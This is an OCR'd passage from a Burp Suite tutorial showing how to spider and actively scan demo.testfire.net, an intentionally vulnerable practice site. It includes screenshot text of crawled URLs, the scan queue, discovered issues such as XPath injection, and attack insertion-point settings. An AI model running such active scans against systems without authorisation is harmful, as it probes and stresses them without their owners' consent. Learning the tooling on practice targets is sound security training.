Maximum link depth: 5

Maximum parameterized requests per URL: 50

Passive Spidering

Passive spidering monitors traffic through Burp Proxy to update the site map without making any new req

- ☑ Passively spider as you browse

Link depth to associate with Proxy requests: 0

Form Submission


These settings control whether and how the Spider submits HTML forms.

Individuate forms by: Action URL, method and fields

Figure 31: Options help in customizing the crawling.

How to Spider the target URL?

Navigate to "Target" > under "Site map" > select the target URL > right-click, menu will open, select "Spider this host" > Click "Yes" to start the crawling.



Burp Suite Free Edition v1.7.20 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://demo.testfire.net
http://demo.testfire.net/
Remove from scope
Spider this host
Actively scan this host
Passively scan this host
Engagement tools [Pro version only]
Compare site maps
Expand branch
Expand requested items
Delete host
Copy URLs in this host
Copy links in this host
Save selected items
Show new site map window
Site map help
Host Method URL Params

Method	URL	Params
ET	/	☐
ET	/bank/login.aspx	☐
ET	/cgi.exe	☐
ET	/default.aspx	☐
ET	/default.aspx?content=b...	✓
ET	/default.aspx?content=b...	✓
ET	/default.aspx?content=b...	✓
ET	/default.aspx?content=b...	✓
ET	/default.aspx?content=b...	✓
ET	/default.aspx?content=b...	✓

```
e.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW6
Firefox/52.0
```

Figure 32: "Spider this host" by selecting it from the menu.

Click on "small arrow" on target URL under "Site map" tab (Under "Target" in Burp Suite); observe that many URLs have been discovered.


Burp Suite Free Edition v1.7.20 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User optio
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://creativecommons.org
http://demo-analytics.testfire.net
http://demo.testfire.net
/
Privacypolicy.aspx
admin
bank
cgi.exe
comment.aspx
default.aspx
disclaimer.htm
feedback.aspx
high_yield_investments.htm
notfound.aspx
pr
retirement.htm
search.aspx
security.htm
survey_questions.aspx
http://fpdownload.macromedia.com
Request Response
Raw Headers Hex
Type a search term

Host	Method	URL	Params
http://demo.testfire.net	GET	/bank/apply.aspx	☐
http://demo.testfire.net	GET	/bank/coucou.txt	☐
http://demo.testfire.net	GET	/bank/login.aspx	☐
http://demo.testfire.net	GET	/bank/main.aspx	☐
http://demo.testfire.net	GET	/bank/mozxpath.js	☐
http://demo.testfire.net	GET	/bank/servererror.aspx	☐
http://demo.testfire.net	GET	/bank/ws.asmx	☐
http://demo.testfire.net	GET	/bank/ws.asmx?WSDL	✓
http://demo.testfire.net	GET	/bank/ws.asmx?disco	✓
http://demo.testfire.net	GET	/bank/ws.asmx?op=Get...	✓

```
GET / HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW
Gecko/20100101 Firefox/52.0
```

Figure 33: Crawled links or URL will be seen here.


Scanner Tab

The scanner is for vulnerability assessment of a web application. **(*For paid/License version*)**

Scanner helps in scanning vulnerabilities in two methods:

Active Scan: Active scan or direct scanning, which involves sending more data to the server.

Passive Scan: Passive scan or indirect scan, which scans vulnerabilities passing through the proxy tool.


Burp Suite Professional v1.7.11
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Issue activity Scan queue Live scanning Issue definitions Options

Live Active Scanning

Automatically scan the following targets as you browse. Active scan checks send various malicious requests designed to identify common vulnerabilities. Use with caution.

- [✓ Don't scan]
- Use suite scope [defined in Target tab]
- Use custom scope

Live Passive Scanning


Automatically scan the following targets as you browse. Passive scan checks analyze your existing traffic for evidence of vulnerabilities, and do not send any new requests to the target.

- Don't scan
- [✓ Scan everything]
- Use suite scope [defined in Target tab]
- Use custom scope

Figure 34: "Scanner" window

How to scan a web application?

Step 1: Navigate to "Target" in Burp Suite > right-click, a menu will open, select "Actively scan this host" > click "Next" > Click "OK" and click "Yes" (Same goes with "Passively scan this host").



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders


http://creativecommons.org
http://demo-analytics.testfire.net
http://demo.testfire.net
http://fpdownload.macro
http://km0ti0n.blunted.c
http://microsoft.com
http://schemas.microso
http://schemas.xmlsoap
http://www.adobe.com
http://www.altoromutual
http://www.cert.org
http://www.macromedia
http://www.microsoft.co
http://www.netscape.co
http://www.newspapers
http://www.w3.org
http://www.watchfire.co

Host	Method	URL	Par
mo.testfire.net	GET	/	
mo.testfire.net	GET	/admin/clients.xls	
mo.testfire.net	GET	/bank/	
mo.testfire.net	GET	/bank/account.aspx	
mo.testfire.net	GET	/bank/coucou.txt	
mo.testfire.net	GET	/bank/login.aspx	
mo.testfire.net	POST	/bank/login.aspx	
mo.testfire.net	GET	/bank/main.aspx	
mo.testfire.net	GET	/bank/mozxpath.js	
mo.testfire.net	GET	/bank/servererror.aspx	

```
HTTP/1.1
demo.testfire.net
gent: Mozilla/5.0 (Windows NT 10.0;
 rv:52.0) Gecko/20100101 Firefox/52.0
Accept:
```

Figure 35: Actively scanning the target URL.

Scanning can be observed under "Scanner" > "Scan queue".



Burp Suite Professional v1.7.1 [redacted]

Burp Intruder Repeater Window Help


Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

Issue activity | Scan queue | Live scanning | Issue definitions | Options

#	Host	URL	Status	Issues	Requests
1	http://demo.testfire.net	/	0% complete	1	3
2	http://demo.testfire.net	/Privacypolicy.aspx	14% complete		80
3	http://demo.testfire.net	/Privacypolicy.aspx	0% complete		36
4	http://demo.testfire.net	/admin/clients.xls	28% complete	1	83
5	http://demo.testfire.net	/bank/	14% complete	2	61
6	http://demo.testfire.net	/bank/account.aspx	28% complete		98
7	http://demo.testfire.net	/bank/apply.aspx	28% complete		97
8	http://demo.testfire.net	/bank/coucou.txt	57% complete		180
9	http://demo.testfire.net	/bank/customize.aspx	28% complete		130
10	http://demo.testfire.net	/bank/login.aspx	14% complete	3	40
11	http://demo.testfire.net	/bank/login.aspx	waiting		
12	http://demo.testfire.net	/bank/main.aspx	waiting		
13	http://demo.testfire.net	/bank/mozxpath.js	waiting		
14	http://demo.testfire.net	/bank/queryxpath.aspx	waiting		
15	http://demo.testfire.net	/bank/servererror.aspx	waiting		
16	http://demo.testfire.net	/bank/transaction.aspx	waiting		
17	http://demo.testfire.net	/bank/transfer.aspx	waiting		
18	http://demo.testfire.net	/bank/ws.asmx	waiting		
19	http://demo.testfire.net	/bank/ws.asmx	waiting		

Figure 36: URLs getting scanned, shown in "Scan queue".

Vulnerabilities/issues can be observed and are listed under "Target" tab > "Site map" > Issues.



Burp Suite Professional v1.7.1 [redacted]

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

Site map | Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

http://creativecommons.org
http://demo-analytics.testfire.net
http://demo.testfire.net
http://fpdownload.macromedia.com
http://km0ti0n.blunted.co.uk
http://microsoft.com
https://safebrowsing.google.com
http://schemas.microsoft.com
http://schemas.xmlsoap.org
http://www.adobe.com
http://www.altoromutual.com
http://www.cert.org
http://www.macromedia.com
http://www.microsoft.com
http://www.netscape.com
http://www.newspapersyndications.tv
http://www.w3.org
http://www.watchfire.com

Contents

Host	Method	URL
http://demo.testfire.net	GET	/
http://demo.testfire.net	GET	/admin/clients.xls
http://demo.testfire.net	GET	/bank/
http://demo.testfire.net	GET	/bank/account.aspx
http://demo.testfire.net	GET	/bank/coucou.txt
http://demo.testfire.net	GET	/bank/login.aspx
http://demo.testfire.net	POST	/bank/login.aspx
http://demo.testfire.net	GET	/bank/main.aspx
http://demo.testfire.net	GET	/bank/mozxpath.js
http://demo.testfire.net	GET	/bank/servererror.as

Issues

- Cleartext submission of password
- XPath injection [4]
- Password field with autocomplete enabled
- Unencrypted communications
- Cookie without HttpOnly flag set
- Content type incorrectly stated
- Frameable response (potential Clickjacking) [3]
- Directory listing
- Path-relative style sheet import [2]

Request | Response

Raw | Headers | Hex

```
GET / HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
```


Advisory | Request | Response

Cleartext submission of passwo

Issue: Cleartext submission of password
Severity: High
Confidence: Certain

Figure 37: Vulnerabilities that are discovered are shown in Issues (Site map).

Under "Scanner" > "Options", a user can customize the scan, the number of threads to be sent, etc. Scanner options help to understand what type of values will be fuzzed as part of the active scanning mode.


Attack Insertion Points

Place attacks into the following locations within requests:

- ☑ URL parameter values
- ☑ Body parameter values
- ☑ Cookie parameter values
- ☑ Parameter name
- ☑ HTTP headers
- ☑ Entire body (for relevant content types)
- ☐ AMF string parameters (use with caution)
- ☑ URL path filename
- ☐ URL path folders

Change parameter locations (causes many more scan requests):

☐ URL to body	☐ URL to cookie
☐ Body to URL	☐ Body to cookie
☐ Cookie to URL	☐ Cookie to body

Nested insertion points are used when an insertion point's base value contains data in a recognized format (for example, XML data within a URL parameter):

